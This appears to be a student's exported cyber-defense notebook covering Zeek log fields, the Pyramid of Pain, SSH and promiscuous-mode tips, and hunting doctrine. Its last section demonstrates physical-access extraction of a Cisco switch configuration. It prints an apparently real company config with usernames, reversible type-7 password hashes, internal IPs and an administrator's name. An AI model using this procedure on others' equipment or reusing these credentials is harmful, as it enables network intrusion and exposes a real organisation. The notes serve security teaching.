Connect to stubborn SSH

Sunday, August 25, 2024 12:25 AM

```
C:\Users\Phantom>ssh 192.168.4.69
Unable to negotiate with 192.168.4.69 port 22: no matching key exchange method found. Their offer: diffie-hellman-group-
exchange-sha1,diffie-hellman-group14-sha1
```

ssh -oKexAlgorithms=+diffie-hellman-group-exchange-sha1 -oHostKeyAlgorithms=+ssh-rsa <username>@<ipaddr>

From <https://unix.stackexchange.com/questions/340844/how-to-enable-diffie-hellman-group1-sha1-key-exchange-on-debian-8-0>

Promiscuous Mode force on Windows

Tuesday, December 5, 2023 2:30 PM

```
# Check Promiscuous Mode Status for the Adapter your interested in. My Nic is
named "Ethernet"
# The below returns 'True' if Promiscuous Mode is already on
$(Get-NetAdapter -Name "Ethernet").PromiscuousMode
# Specify the IP Address of the Adapter
$NICIP = "10.0.0.3"
# Do some funky stuff with byte arrays
$byteIn = New-Object Byte[] 4
$byteOut = New-Object Byte[] 4
$byteData = New-Object Byte[] 4096
$byteIn[0] = 1
$byteIn[1-3] = 0
$byteOut[0-3] = 0
# Open an IP Socket
$Socket = New-Object
System.Net.Sockets.Socket([Net.Sockets.AddressFamily]::InterNetwork,
[Net.Sockets.SocketType]::Raw, [Net.Sockets.ProtocolType]::IP)
# Include the ip header
$Socket.SetSocketOption("IP", "HeaderIncluded", $true)
# Big packet buffer in bytes
# NOTE: You might need to play with this value if things don't work. Try
factors of 1024 (for example, 1024, 8192, 24576, 1024000, etc)
$Socket.ReceiveBufferSize = 512000
# Create ip endpoint
$Endpoint = New-Object System.Net.IPEndpoint([Net.IPAddress]$NICIP, 0)
$Socket.Bind($Endpoint)
# Enable promiscuous mode
[void]$Socket.IOControl([Net.Sockets.IOControlCode]::ReceiveAll, $byteIn,
$byteOut)
# Make sure Promiscuous Mode is on
$(Get-NetAdapter -Name "Ethernet").PromiscuousMode
```

From <https://www.reddit.com/r/networking/comments/9acuq3/enable_promiscuous_mode/>

ZEEK

Monday, August 26, 2024 3:35 PM

dns.log format:

#fields ts uid id.orig_h id.orig_p id.resp_h id.resp_p proto trans_id rtt query qclass qclass_name qtype qtype_name rcode rcode_name AA TC RD RA Z answers TTLs rejected

FIELD	FIELDNAME	DESCRIPTION	SPLUNK EXTRACT FIELDS NON-STANDARD NAMES
field1	ts	timestamp	
field2	uid	unique identifier	
field3	id.orig_h	source (originating) ip address (typically ipv4)	id_orig_h
field4	id.orig_p	source (originating) port	id_orig_p
field5	id.resp_h	destination (response) ip address (typically ipv4)	id_resp_h
field6	id.resp_p	destination (response) port	id_resp_p
field7	proto	layer 3 protocol	
field8	trans_id	DNS transaction identifier	
field9	rtt	Round trip time for the query and response	
field10	query	The domain name that is the subject of the DNS query	
field11	qclass	Value specifying the class of the query	
field12	qclass_name	A descriptive name for the class of the query	
field13	qtype	query type #	
field14	qtype_name	query type name (type of record)	
field15	rcode	The response code value in DNS response messages	
field16	rcode_name	A descriptive name for the response code value	
field17	AA	Authoritative Answer bit: Responding name server is an authority for the domain name in the question section. (True or False)	
field18	TC	Truncation bit: the message was truncated. (True or False)	
field19	RD	Recursion Desired bit: indicates that the client wants recursive service for this query. (True or False)	
field20	RA	Recursion Available bit: The name server supports recursive queries.	
field21	Z	A reserved field that is zero in queries and responses unless using DNSSEC.	
field22	answers	The set of resource descriptions in the query answer.	
field23	TTLs	The caching intervals of the associated RRs described by the answers field. Each sequential TTL will correspond to each answe r, respectively.	
field24	rejected	The DNS query was rejected by the server. (True or False)	

SOURCE: https://docs.zeek.org/en/master/scripts/base/protocols/dns/main.zeek.html

conn.log format:

field1	field2	field3	field4	field5	field6	field7	field8	field9	field10	field11	field12	field13	field14	field15	field16	field17	field18	field19	field20	field21	field22
#fields	ts	uid	id.orig_h	id.orig_p	id.resp_h	id.resp_p	proto	service	duration	orig_bytes	resp_bytes	conn_state	local_orig	local_resp	missed_bytes	history	orig_pkts	orig_ip_bytes	resp_pkts	resp_ip_bytes	tunnel_parents

FIELD	FIELDNAME	DESCRIPTION	RENAME FIELDS (EXTRACT FIELD IN SPLUNK)
field1	ts	This is the time of the first packet.	
field2	uid	A unique identifier of the connection.	
field3	id.orig_h	source (originating) ip address (typically ipv4)	id_orig_h
field4	id.orig_p	source (originating) port	id_orig_p
field5	id.resp_h	destination (response) ip address (typically ipv4)	id_resp_h
field6	id.resp_p	destination (response) port	id_resp_p
field7	proto	The transport layer protocol of the connection.	
field8	service	An identification of an application protocol being sent over the connection.	
field9	duration	How long the connection lasted.	
field10	orig_bytes	The number of payload bytes the originator sent. For TCP this is taken from sequence numbers and might be inaccurate (e.g., due to large connections).	
field11	resp_bytes	The number of payload bytes the responder sent. See orig_bytes.	
field12	conn_state	Possible conn_state values: S0: Connection attempt seen, no reply. S1: Connection established, not terminated. SF: Normal establishment and termination. Note that this is the same symbol as for state S1. You can tell the two apart because for S1 there will not be any byte counts in the summary, while for SF there will be. REJ: Connection attempt rejected. S2: Connection established and close attempt by originator seen (but no reply from responder). S3: Connection established and close attempt by responder seen (but no reply from originator). RSTO: Connection established, originator aborted (sent a RST). RSTR: Responder sent a RST. RSTOS0: Originator sent a SYN followed by a RST, we never saw a SYN-ACK from the responder. RSTRH: Responder sent a SYN ACK followed by a RST, we never saw a SYN from the (purported) originator. SH: Originator sent a SYN followed by a FIN, we never saw a SYN ACK from the responder (hence the connection was "half" open). SHR: Responder sent a SYN ACK followed by a FIN, we never saw a SYN from the originator. OTH: No SYN seen, just midstream traffic (one example of this is a "partial connection" that was not later closed).	
field13	local_orig	If the connection is originated locally, this value will be T. If it was originated remotely it will be F. In the case that the Site::local_nets variable is undefined, this field will be left empty at all times.	
field14	local_resp	If the connection is responded to locally, this value will be T. If it was responded to remotely it will be F.	
field15	missed_bytes	Indicates the number of bytes missed in content gaps, which is representative of packet loss. A value other than zero will normally cause protocol analysis to fail but some analysis may have been completed prior to the packet loss.	
field16	history	Records the stat history of connections as a string of letters. **Letter** — **Meaning** **s** — a SYN w/o the ACK bit set **h** — a SYN+ACK ("handshake") **a** — a pure ACK **d** — packet with payload ("data") **f** — packet with FIN bit set **r** — packet with RST bit set **c** — packet with a bad checksum (applies to UDP too) **g** — a content gap **t** — packet with retransmitted payload **w** — packet with a zero window advertisement **i** — inconsistent packet (e.g. FIN+RST bits set) **q** — multi-flag packet (SYN+FIN or SYN+RST bits set) **^** — connection direction was flipped by Zeek's heuristic **x** — connection analysis partial (e.g. limits exceeded) If the event comes from the originator, the letter is in upper-case; if it comes from the responder, it's in lower-case. The 'a', 'd', 'i' and 'q' flags are recorded a maximum of one time in either direction regardless of how many are actually seen. 'f', 'h', 'r' and 's' can be recorded multiple times for either direction if the associated sequence number differs from the last-seen packet of the same flag type. 'c', 'g', 't' and 'w' are recorded in a logarithmic fashion: the second instance represents that the event was seen (at least) 10 times; the third instance, 100 times; etc.	
field17	orig_pkts	Number of packets that the originator sent.	
field18	orig_ip_bytes	Number of IP level bytes that the originator sent (as seen on the wire, taken from the IP total_length header field).	
field19	resp_pkts	Number of packets that the responder sent.	
field20	resp_ip_bytes	Number of IP level bytes that the responder sent (as seen on the wire, taken from the IP total_length header field).	
field21	tunnel_parents	If this connection was over a tunnel, indicate the uid values for any encapsulating parent connections used over the lifetime of this inner connection.	

SOURCE: https://docs.zeek.org/en/master/scripts/base/protocols/conn/main.zeek.html#summary

Splunk

Saturday, September 7, 2024 2:43 PM

Command	Description
Index=*	Search every index

Personal Class Ideas

Wednesday, December 6, 2023 8:53 AM

How to build a sysmon config file, where to find good sysmon config files at
Where are sysmon logs stored on the filesystem
How to send sysmon logs to a collector
Going through exploits and attributing sysmon/windows security logs to each step of the exploit

PYRAMID OF PAIN - Hunting

Friday, December 15, 2023 11:43 AM

https://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

Types of Indicators

Let's start by simply defining types of indicators make up the pyramid:

1. **Hash Values:** SHA1, MD5 or other similar hashes that correspond to specific suspicious or malicious files. Often used to provide unique references to specific samples of malware or to files involved in an intrusion.
2. **IP Addresses**: It's, um, an IP address. Or maybe a netblock.
3. **Domain Names**: This could be either a domain name itself (e.g., "evil.net") or maybe even a sub- or sub-sub-domain (e.g., "this.is.sooooo.evil.net")
4. **Network Artifacts**: Observables caused by adversary activities on your network. Technically speaking, every byte that flows over your network as a result of the adversary's interaction could be an artifact, but in practice this really means those pieces of the activity that might tend to distinguish malicious activity from that of legitimate users. Typical examples might be URI patterns, C2 information embedded in network protocols, distinctive HTTP User-Agent or SMTP Mailer values, etc.
5. **Host Artifacts**: Observables caused by adversary activities on one or more of your hosts. Again, we focus on things that would tend to distinguish malicious activities from legitimate ones. They could be registry keys or values known to be created by specific pieces of malware, files or directories dropped in certain places or using certain names, names or descriptions or malicious services or almost anything else that's distinctive.
6. **Tools**: Software used by the adversary to accomplish their mission. Mostly this will be things they bring with them, rather than software or commands that may already be installed on the computer. This would include utilities designed to create malicious documents for spearphishing, backdoors used to establish C2 or password crackers or other host-based utilities they may want to use post-compromise.
7. **Tactics, Techniques and Procedures (TTPs)**: How the adversary goes about accomplishing their mission, from reconnaissance all the way through data exfiltration and at every step in between. "Spearphishing" is a common TTP for establishing a presence in the network. "Spearphishing with a trojaned PDF file" or "... with a link to a malicious .SCR file disguised as a ZIP" would be more specific versions. "Dumping cached authentication credentials and reusing them in Pass-the-Hash attacks" would be a TTP. Notice we're not talking about specific tools here, as there are any number of ways of weaponizing a PDF or implementing Pass-the-Hash.

The Pyramid Explained

Now that we have a better idea what each of the indicator types are, let's take a look at the pyramid again. The widest part of the pyramid is colored green, and the pinnacle of the pyramid is red. Both the width and the color are very important in understanding the value of these types of indicators.

Hash Values

Most hash algorithms compute a message digest of the entire input and output a fixed length hash that is unique to the given input. In other words, if the contents of two files varies even by a single bit, the resultant hash values of the two files are entirely different. SHA1 and MD5 are the two most common examples of this type of hash.

On the one hand, hash indicators are the most accurate type of indicator you could hope for. The odds of two different files having the same hash values are so low, you can almost discount this possibility altogether. On the other hand, *any* change to a file, even an inconsequential one like flipping a bit in an unused resource or adding a null to the end, results in a completely different and unrelated hash value. It is so easy for hash values to change, and there are so many of them around, that in many cases it may not even be worth tracking them.

You may also encounter so-called *fuzzy hashes*, which attempt to solve this problem by computing hash values that take into account similarities in the input. In other words, two files with only minor or moderate differences would have fuzzy hash values that are substantially similar, allowing an investigator to note a possible relationship between them. Ssdeep is an example of a tool commonly used to compute fuzzy hashes. Even though these are still hash values, they probably fit better at the "Tools" level of the Pyramid than here, because they are more resistant to change and manipulation. In fact, the most common use for them in DFIR is to identify variants of known tools or malware, in an attempt to try to rectify the shortcomings of more static hashes.

IP Addresses

IP addresses are quite literally the most fundamental indicator. Short of data copied from local hard drive and leaving the front door on a USB key, you pretty much have to have an network connection of some sort in order to carry out an attack, and a connection means IP Addresses. It's at the widest part of the pyramid because there are just so many of them. Any reasonably advanced adversary can change IP addresses whenever it suits them, with very little effort. In some cases, if they are using a anonymous proxy service like Tor or something similar, they may change IPs quite frequently and never even notice or care. That's why IP Addesses are green in the pyramid. If you deny the adversary the use of one of their IPs, they can usually recover without even breaking stride.

Domain Names

One step higher on the pyramid, we have Domain Names (still green, but lighter). These are slightly more of a pain to change, because in order to work, they must be registered, paid for (even if with stolen funds) and hosted somewhere. That said, there are a large number of DNS providers out there with lax registration standards (many of them free), so in practice it's not too hard to change domains. New domains may take anywhere up to a day or two to be visible throughout the Internet, though, so these are slightly harder to change than just IP addresses.

Network & Host Artifacts

Smack in the middle of the pyramid and starting to get into the yellow zone, we have the Network and Host Artifacts. This is the level, at last, where you start to have some negative impact on the adversary. When you can detect and respond to indicators at this level, you cause the attacker to go back to their lab and reconfigure and/or recompile their tools. A great example would be when you find that the attacker's HTTP recon tool uses a distinctive User-Agent string when searching your web content (off by one space or semicolon, for example. Or maybe they just put their name. Don't laugh. This happens!). If you block any requests which present this User-Agent, you force them to go back and spend some time a) figuring out how you detected their recon tool, and b) fixing it. Sure, the fix may be trivial, but at least they had to expend some effort to identify and overcome the obstacle you threw in front of them.

Tools

The next level is labelled "Tools" and is definitely yellow. At this level, we are taking away the adversary's ability to use one or more specific arrows in their quiver. Most likely this happens because we just got so good at detecting the artifacts of their tool in so many different ways that they gave up and had to either find or create a new tool for the same purpose. This is a big win for you, because they have to invest time in research (find an existing tool that has the same capabilities), development (create a new tool **if they are able**) and training (figure out how to use the tool and become proficient with it). You just cost them some real time, especially if you are able to do this across several of their tools.

Some examples of tool indicators might include AV or Yara signatures, if they are able to find variations of the same files even with moderate changes. Network aware tools with a distinctive communication protocol may also fit in this level, where changing the protocol would require substantial rewrites to the original tool. Also, as discussed above, fuzzy hashes would probably fall into this level.


Tactics, Techniques & Procedures

Finally, at the apex are the TTPs. When you detect and respond at this level, you are operating directly on adversary behaviors, **not** against their tools. For example, you are detecting Pass-the-Hash attacks themselves (perhaps by inspecting Windows logs) rather than the tools they use to carry out those attacks. From a pure effectiveness standpoint, this level is your ideal. If you are able to respond to adversary TTPs quickly enough, you force them to do the most time-consuming thing possible: **learn new behaviors**.

Let's think about that some more. If you carry this to the logical extreme, what happens when you are able to do this across a wide variety of the adversary's different TTPs? You give them one of two options:

1. Give up, or
2. **Reinvent themselves from scratch**

If I were the adversary, Option #1 would probably look pretty attractive to me in this situation.



1. **Hash Values:**
   - SHA1, MD5 or other similar hashes that correspond to specific suspicious or malicious files. Often used to provide unique references to specific samples of malware or to files involved in an intrusion.
2. **IP Addresses**:
   - It's, um, an IP address. Or maybe a netblock.
3. **Domain Names**:
   - This could be either a domain name itself (e.g., "evil.net") or maybe even a sub- or sub-sub-domain (e.g., "this.is.sooooo.evil.net")
4. **Network Artifacts**:
   - Observables caused by adversary activities on your network. Technically speaking, every byte that flows over your network as a result of the adversary's interaction could be an artifact, but in practice this really means those pieces of the activity that might tend to distinguish malicious activity from that of legitimate users. Typical examples might be URI patterns, C2 information embedded in network protocols, distinctive HTTP User-Agent or SMTP Mailer values, etc.
5. **Host Artifacts**:
   - Observables caused by adversary activities on one or more of your hosts. Again, we focus on things that would tend to distinguish malicious activities from legitimate ones. They could be registry keys or values known to be created by specific pieces of malware, files or directories dropped in certain places or using certain names, names or descriptions or malicious services or almost anything else that's distinctive.
6. **Tools**:
   - Software used by the adversary to accomplish their mission. Mostly this will be things they bring with them, rather than software or commands that may already be installed on the computer. This would include utilities designed to create malicious documents for spearphishing, backdoors used to establish C2 or password crackers or other host-based utilities they may want to use post-compromise.
7. **Tactics, Techniques and Procedures (TTPs)**:
   - How the adversary goes about accomplishing their mission, from reconnaissance all the way through data exfiltration and at every step in between. "Spearphishing" is a common TTP for establishing a presence in the network. "Spearphishing with a trojaned PDF file" or "... with a link to a malicious .SCR file disguised as a ZIP" would be more specific versions. "Dumping cached authentication credentials and reusing them in Pass-the-Hash attacks" would be a TTP. Notice we're not talking about specific tools here, as there are any number of ways of weaponizing a PDF or implementing Pass-the-Hash.

Cpl Adams' Malware Class

Monday, November 27, 2023 8:36 AM

	Call CreateFile	
	CreateFile API	
	NtCreateFile	syscall/sysenter
	Kernel	

To make a blockcode, click the STYLES button under the HOME tab, and select "Code"

```
Then you get pretty code like this
```

```
If you want to make the code look like actual code, make it a code block with some background text
```

ACRONYMS
EDR = ENDPOINT DETECTION RESPONSE

STUDY DIRECT SYSCALLS

EDRs use them, understand the topic, articulate what it is, what it does, how it works.

Develop a script or program to give an example of the topic

- https://redops.at/en/blog/direct-syscalls-a-journey-from-high-to-low
- https://www.reddit.com/r/crowdstrike/comments/oqm4rm/threat_hunting_direct_sys_call_execution_ppid/

How to Make VMWare and Oracle Virtualbox Talk:

VMWare Application:
Edit > Virtual Network Editor > Change Settings
VMnet0:
    Bridged to: Automatic
Create or edit VMnet1
    Vmnet Information:
        HOST-ONLY Type network
        - [x] Connect a host virtual adapter to this network
        - [x] Use local DHCP service
            DHCP Settings:
            Starting: 192.168.10.10
            Ending: 192.168.10.254
            (This leaves room for any admin IPs you need)
    Subnet IP: 192.168.10.0
    Subnet Mask: 255.255.255.0

VMWare Machine:
VM > Settings > Network Adapter #
    - [x] Connected
    - [x] Connected At Power On
    Network Connection: Host-Only

Oracle Virtualbox Application:
Tools > Properties > Host-only Networks
    Adapter:
    - [x] Configure Adapter Manually:
        IPv4 Address: 192.168.10.2
        IPv4 Network Mask: 255.255.255.0
    DHCP Server:
    - [x] Enable Server
        Server Address: 192.168.10.53
        Server Mask: 255.255.255.0
        Lower Address Bound: 192.168.10.128
        Upper Address Bound: 192.168.10.254

Oracle Virtualbox VM:
Settings > network > Adapter 1:
    Attached to: Host-Only Adapter
    Name: VirtualBox Host-Only Ethernet Adapter

Adapter 2:
    Attached to: NAT
    Advanced:
    - [x] Cable Connected

ON HOST MACHINE:
Control Panel > View By > Large/Small Icons > Network and Sharing Center > Change Adapter Settings
    Highlight (Use ctl + click) both the VMWare Adapter (VMWare Network Adapter VMnet1) and Ethernet2 (the virtualbox host-only one)

Right click one of the highlighted interfaces > Bridge Connections
Right click "Network Bridge" > Properties
Double Click "Internet Protocol Version 4 (TCP/IPv4)
- ☑ Obtain an IP address automatically
- ☑ Obtain DNS server address automatically

- Make sure the VMs themselves are set up for DHCP, not static ip, under their respective network adapter settings.
- Test the connections by pinging the VMWare VM from the Oracle Virtualbox VM

SSgt Marshburn's Cyber Killchain

Wednesday, December 6, 2023 8:36 AM

Doctrines:
CWP Cyber Warfare Planning

Concept of Employment:
DCO-IDM are tasked with similar functions to the CPTs

4 Principal functions
Hunt operations on critical terrain
Counter and Clear adversary activity
Enable hardening via a risk mitigation plan (RMP)
Assess the effectiveness of the response

To conduct DCO on key cyber terrain IOT assure the scheme of maneuver in and through cyberspace

3 Cyberspace Operational Environments
DCO-IDM
DCO-Response Actions
Offensive CO

Doctrine dictates (Typically) one element handles one enclave (network) NIPR/SIPR are two different enclaves

What is an MDS(K)?
MAGTF DCO-IDM Suite/Kit

Our kit is 1/3 of an MDSS, which is the CPT's kit.

Hardware:
10 analyst workstations
Support suite (internet connectivity, etc)
48 port switch
Ready NAS for storage
3 minirax
1 tap (gigamon)
Cisco ASA firewall

DCO Tools (Software):
SIEM (Splunk/SO)

How to Hunt:

Baselining:
- Static
  - Host:
    - Naming Schemes
    - Authorized Users
    - Authorized Software
    - OS & Versions
  - Network:
    - Device Configs
    - OS & Versions
    - Wireless Access Points
    - TTPs of the customer
      - Shifts, Admins, What tools they use for administration
- Dynamic
  - Host
    - # of Hosts
    - Top Hosts
    - HVTs/VIPs
    - Services
    - Processes
    - Scheduled Tasks
  - Network
    - Services
    - Top Hosts
    - External to Internal Traffic
    - Server to Server Traffic
    - Host to Host Traffic

Hunting:
- Active
  - Looking through logs for TTPs
- Passive
  - Alerts
  - Dashboards

*Importance of Physical Security

Friday, February 2, 2024 8:20 PM

Situation:
It's 8:30am and you arrive to your job as a network administrator for the branch of your company called TQL. As you open the door, you notice that the door was left unlocked and is slightly open. It has happened before, probably the cleaning crew. You go about your day as if nothing happened. You walk into your office in the back of the building and begin to monitor your logs from the previous night. A power outage was logged for about 30 minutes close to 1am but that was the extent of it. You continue your day as normal. A few months later an investigation is underway at your firm, a huge data breach was discovered by one of your analysts. Someone had used credentials and posed as an admin, exfiltrating data over a long period of time. Banking information and other sensitive information was found to be compromised. How could this happen? The investigation is concluded and it was discovered that your company's poor physical security measures were to blame. Police find from a cctv camera across the street that two individuals were entering your building around the time of 1am, the same date you found the door unsecured. The attackers were able to have physical access to the workplace, all of the servers and networking equipment behind one locked door in the back. They did something and were seen leaving around the time that power was restored to your switch.

I have had the question of "What do they do when they have physical access?" for a long time. I have always had it described to me as some sort of thing that if they get they win, but why? In this demonstration I can show you one of many methods of which data can be exfiltrated out of a Cisco Switch.

What you will need:

- A keyboard
- Some sort of computer capable of serial connection (A laptop or a raspberry pi will do)
- A Mini-USB cable
- A physically unsecured Cisco Switch

Once the physical access is granted, the serial connection is made and an attacker is ready, all the attacker needs to do is remove power from the switch and hold down the "MODE" button on the side of it for about 40 seconds. This causes the switch to go into switch: mode and will look something like this on the serial connection. It looks like this:

```
C2955 Boot Loader (C2955-HBOOT-M) Version 12.1(0.0.514), CISCO DEVELOPMENT TEST
VERSION
Compiled Fri 13-Dec-02 17:38 by madison
WS-C2955T-12 starting...
Base ethernet MAC Address: 00:0b:be:b6:ee:00
Xmodem file system is available.
Initializing Flash...
flashfs[0]: 19 files, 2 directories
flashfs[0]: 0 orphaned files, 0 orphaned directories
flashfs[0]: Total bytes: 7741440
flashfs[0]: Bytes used: 4510720
flashfs[0]: Bytes available: 3230720
flashfs[0]: flashfs fsck took 7 seconds.
...done initializing flash.
Boot Sector Filesystem (bs:) installed, fsid: 3
Parameter Block Filesystem (pb:) installed, fsid: 4
*** The system will autoboot in 15 seconds ***
Send break character to prevent autobooting.
!--- Wait until you see this message before !--- you issue the break sequence.
!--- Ctrl+Break is entered using Hyperterm.
The system has been interrupted prior to initializing the flash file system to finish
loading the operating system software:
flash_init
load_helper
boot
switch:
```

All the attacker has to do is type the following enumeration commands to learn what is what:

```
switch: dir flash:
Directory of flash:/
2    -rwx  1803357   <date>              c3500xl-c3h2s-mz.120-5.WC7.bin
!--- This is the current version of software.
4    -rwx  1131      <date>              config.text
!--- This is the configuration file.
5    -rwx  109       <date>              info
6    -rwx  389       <date>              env_vars
7    drwx  640       <date>              html
18   -rwx  109       <date>              info.ver
403968 bytes available (3208704 bytes used)
```

Rename the config.text to something else

```
switch: rename flash:config.txt flash:config.old
```

Issue the boot command to start the switch up again

```
switch: boot
```

Go through normal boot process, and type n for no. Once this is done, they have a newly formatted running configuration file, free reign over all of the memory on the device and can freely view the old running config, copy it, and repeat the process to rename the old file back as if nothing has been done.

```
Switch> enable
Switch# show run
```

```
Switch# copy flash:config.old flash:config.txt
Switch# copy flash:config.text system:running-config
TQLCoreSW#
```


Switch# more flash:config.old


Ctl + C ; Ctl + V the old running config into a notepad. GTFO.


With this copy of the running config they can discover vlan tags, ip schemas, server locations, routes, other policies, and even passwords likely used throughout the domain of the company.
Below is an example of this from a switch I had recently bought on ebay. It was not flashed properly and I was able to do this process to recover the passwords.
(This is legal because I now own the switch and all information within. What I do with it matters, I cannot legally use this information to do anything with, but is a fun exercise on what a real attack could be like. DON'T USE INFORMATION YOU GAIN THIS WAY TO GO POKING INTO UNKOWN NETWORKS!!!!)


```
Switch#more flash:config.old
!
! Last configuration change at 22:04:04 EDT Thu Nov 3 2022 by jason.biehl
! NVRAM config last updated at 22:05:06 EDT Thu Nov 3 2022 by jason.biehl
!
version 15.2
no service pad
service timestamps debug datetime localtime
service timestamps log datetime localtime
no service password-encryption
!
hostname V2960Dayton-17
!
boot-start-marker
boot-end-marker
!
!
username TQL@Admin$ privilege 15 password 7 09781E1D3954562327
username TQL@Monitor$ privilege 5 password 7 023235774F5758711D0A
aaa new-model
!
!
aaa group server radius RADGRP
 server name ivpnps-p197v
 server name ivpnps-p198v
 ip radius source-interface Vlan1
!
aaa authentication login default group RADGRP local
aaa authentication login console local
aaa authorization exec default group RADGRP local
aaa authorization network default group RADGRP local
aaa accounting exec default start-stop group RADGRP
aaa accounting system default start-stop group RADGRP
!
!
!
!
!
!
aaa session-id common
clock timezone EST -5 0
clock summer-time EDT recurring
switch 1 provision ws-c2960x-48fps-l
!
!
ip domain-name tql.com
ip name-server 172.31.1.31
ip name-server 172.31.1.66
vtp mode off
!
!
!
!
!
!
mls qos map cos-dscp 0 8 16 24 32 46 48 56
mls qos srr-queue output cos-map queue 1 threshold 3 4 5
mls qos srr-queue output cos-map queue 2 threshold 1 2
mls qos srr-queue output cos-map queue 2 threshold 2 3
mls qos srr-queue output cos-map queue 2 threshold 3 6 7
mls qos srr-queue output cos-map queue 3 threshold 3 0
mls qos srr-queue output cos-map queue 4 threshold 3 1
mls qos srr-queue output dscp-map queue 1 threshold 3 32 33 40 41 42 43 44 45
mls qos srr-queue output dscp-map queue 1 threshold 3 46 47
mls qos srr-queue output dscp-map queue 2 threshold 1 16 17 18 19 20 21 22 23
mls qos srr-queue output dscp-map queue 2 threshold 1 26 27 28 29 30 31 34 35
mls qos srr-queue output dscp-map queue 2 threshold 1 36 37 38 39
mls qos srr-queue output dscp-map queue 2 threshold 2 24
mls qos srr-queue output dscp-map queue 2 threshold 3 48 49 50 51 52 53 54 55
mls qos srr-queue output dscp-map queue 2 threshold 3 56 57 58 59 60 61 62 63
mls qos srr-queue output dscp-map queue 3 threshold 3 0 1 2 3 4 5 6 7
mls qos srr-queue output dscp-map queue 4 threshold 1 8 9 11 13 15
mls qos srr-queue output dscp-map queue 4 threshold 2 10 12 14
mls qos queue-set output 1 threshold 1 100 100 50 200
mls qos queue-set output 1 threshold 2 125 125 100 400
mls qos queue-set output 1 threshold 3 100 100 100 400
mls qos queue-set output 1 threshold 4 60 150 50 200
mls qos queue-set output 1 buffers 15 25 40 20
mls qos
!
crypto pki trustpoint TP-self-signed-1442216323
 enrollment selfsigned
 subject-name cn=IOS-Self-Signed-Certificate-1442216323
 revocatio
Feb  2 09:52:44.834: %PNP-6-PNP_DISCOVERY_STOPPED: PnP Discovery stopped (Aborted by non-PnP bootstrapping)n-check none
 rsakeypair TP-self-signed-1442216323
!
!
crypto pki certificate chain TP-self-signed-1442216323
!
spanning-tree mode rapid-pvst
spanning-tree extend system-id
auto qos srnd4
!
!
!
!
vlan internal allocation policy ascending
!
vlan 488-489
!
lldp run
!
!
!
!
!
```


```
!
!
!
!
!
interface FastEthernet0
 no ip address
 shutdown
!
interface GigabitEthernet1/0/1
 switchport access vlan 488
 switchport mode access
 switchport voice vlan 489
 srr-queue bandwidth share 1 30 35 5
 priority-queue out
 mls qos trust cos
 auto qos trust cos
 spanning-tree portfast
 spanning-tree bpduguard enable
!
interface GigabitEthernet1/0/47
 switchport access vlan 488
 switchport mode access
 switchport voice vlan 489
 srr-queue bandwidth share 1 30 35 5
 priority-queue out
 mls qos trust cos
 auto qos trust cos
 spanning-tree portfast
 spanning-tree bpduguard enable
!
interface GigabitEthernet1/0/48
 description V3750Dayton-12
 switchport trunk allowed vlan 1,488,489
 switchport mode trunk
 switchport nonegotiate
 duplex full
 no keepalive
 spanning-tree portfast
!
interface GigabitEthernet1/0/49
!
interface GigabitEthernet1/0/50
!
interface GigabitEthernet1/0/51
!
interface GigabitEthernet1/0/52
!
interface Vlan1
